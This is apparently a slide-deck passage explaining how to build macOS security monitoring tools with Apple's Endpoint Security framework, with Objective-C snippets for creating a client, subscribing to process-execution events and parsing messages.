
the real ones know: head to the header files!



```
MacOSX.sdk/usr/include/  
EndpointSecurity/ESClient.h
```

```
% ls MacOSX14.5.sdk/usr/include/EndpointSecurity/*.h
```

```
ESClient.h
ESMessage.h
ESTypes.h
```



...not your average header files

ES IN YOUR OWN TOOLS?

use it! use it! use it! use it!




If you're writing any security tool for macOS (if possible) do it via Endpoint Security!*

* limitations apply

Most malware triggers events visible to Endpoint Security,
so we can generically detect even advanced threats!

Hooray :)




Writing an ES Tool

...conceptually, in two easy steps!

- 1 Create an ES client
(with a handler block)
- 2 Subscribe to events of interest

matching events will then be
delivered to the handler block



ES client receives event
(ES_EVENT_TYPE_NOTIFY_EXEC)

ES Events

...that you can subscribe to



Events found in an `es_event_type_t` structure, in `EndpointSecurity/ESTypes.h`

```
% grep "ES_EVENT_TYPE_" MacOSX.sdk/usr/include/EndpointSecurity/ESTypes.h | wc -l  
151
```

over 150 events you can subscribe to
(though some, only on newer versions of macOS)



Two general categories (often one of each, for the same happening):

1

`ES_EVENT_TYPE_NOTIFY_*`

notify a client that something (already) happened

2

`ES_EVENT_TYPE_AUTH_*`

allow a client authorize (allow or deny something), **before** it happens

1 Creating an ES Client

with a event (callback) handler block

```
01 @import EndpointSecurity;
02 es_client_t* client = nil;
03
04 int main(int argc, const char * argv[]) {
05
06     //callback block
07     es_handler_block_t handler =
08         ^(es_client_t *client, const es_message_t *msg)
09     {
10         //TODO: add code to parse/process message
11     };
12
13     //create ES client
14     es_new_client(&client, handler);
15 }
```

`es_new_client` can return:

- ✓ `ES_NEW_CLIENT_RESULT_SUCCESS`
- ✗ `ES_NEW_CLIENT_RESULT_ERR_NOT_ENTITLED`
- ✗ `ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED`
- ✗ `ES_NEW_CLIENT_RESULT_ERR_NOT_PRIVILEGED`

Endpoint Security / ...

Function

`es_new_client`

Creates a new client instance and connects it to the Endpoint Security system.

macOS 10.15+

```
extern es_new_client_result_t es_new_client
```

`es_new_client`

2 Subscribing

specify events of interest and subscribe

```
01 int main(int argc, const char * argv[]) {
02
03     //events of interest
04     es_event_type_t events[] =
05         {ES_EVENT_TYPE_NOTIFY_EXEC};
06
07     //number of events
08     int count = sizeof(events)/sizeof(events[0]);
09
10     //client creation/callback block removed
11
12     //subscribe
13     es_subscribe(client, events, count);
14
15     //run loop (don't want to exit)
16     [[NSRunLoop currentRunLoop] run];
17 }
```

specify events & subscribe

Endpoint Security / es_subscribe

Function

es_subscribe

Subscribes a client to a set of events.

macOS 10.15+

```
extern es_return_t es_subscribe(es_client_t * client, const es_event_type_t * events, uint
```

Parameters

client
The client to subscribe.

events
An array of event types to subscribe to.

event_count
The number of event types in the array.

es_subscribe



once subscribed,
events will be delivered to your handler !

The ES Message

and the event specific structure it contains

```
01 //callback block
02 es_handler_block_t handler =
03     ^(es_client_t *client, const es_message_t *msg) {
04
05     //TODO: add code to parse message
06
07     };
```

```
$ less EndpointSecurity/ESMessage.h
...
typedef struct {
    uint32_t version;
    struct timespec time;
    uint64_t mach_time;
    uint64_t deadline;
    es_process_t * process;
    uint8_t reserved[8];
    es_action_type_t action_type;
    union {
        es_event_id_t auth;
        es_result_t notify;
    } action;
    es_event_type_t event_type;
    es_events_t event;
    uint64_t opaque[];
} es_message_t;
```

'responsible' process

event + event data

es_message_t struct
+ es_events_t



event data is event-type specific !

for example:

ES_EVENT_TYPE_NOTIFY_EXEC
is delivered with an es_event_exec_t

The ES Strings

described by the `es_string_token_t` struct

```
$ less EndpointSecurity/ESTypes.h

typedef struct {
    size_t length;
    const char * data;
} es_string_token_t;
```

`es_string_token_t` struct

can also add as an
NSString "extension" via a category

```
01 //convert es_string_token_t to string
02 NSString* convertStringToken(es_string_token_t* stringToken) {
03
04     return [[NSString alloc] initWithBytes:stringToken->data
05             length:stringToken->length encoding:NSUTF8StringEncoding];
06 }
```

converting an ES string to
an NSString object

...or to print:

```
printf("str: %.*s\n", (int)str->length, str->data);
```


The ES Handler Block

...invoked for each matching event

```
01 //handler block
02 es_handler_block_t handler =
03 ^ (es_client_t *client, const es_message_t *msg) {
```

```
04     es_process_t* process = msg->process;
05     NSString* path = convertStringToken(&process->executable->path);
```

-----► responsible process

```
06     NSLog(@"new event (%d) from %@", event, path);
```

```
07
08     u_int32_t event = msg->event_type;
09     if(event == ES_EVENT_TYPE_NOTIFY_EXEC) {
```

event-specific logic

```
10         es_process_t* target = msg->event.exec.target;
```

```
11         pid_t pid = audit_token_to_pid(target->audit_token);
12         path = convertStringToken(&target->executable->path);
```

```
13         NSLog(@"new process (%d) %@", pid, path);
```

```
14     }
```

```
15 };
```

(example) handler/callback logic

```
$ less EndpointSecurity/ESMessage.h
...
typedef struct {
    es_process_t * _Nullable target;
    es_token_t args;
    uint8_t reserved[64];
} es_event_exec_t;
```

es_event_exec_t struct
(ES_EVENT_TYPE_NOTIFY/AUTH_EXEC)

Writing an ES Tool


...but those darn prerequisites!




(Developer) Prerequisites:

Entitlement:

`com.apple.developer.endpoint-security.client`



(Deployment) Prerequisites:



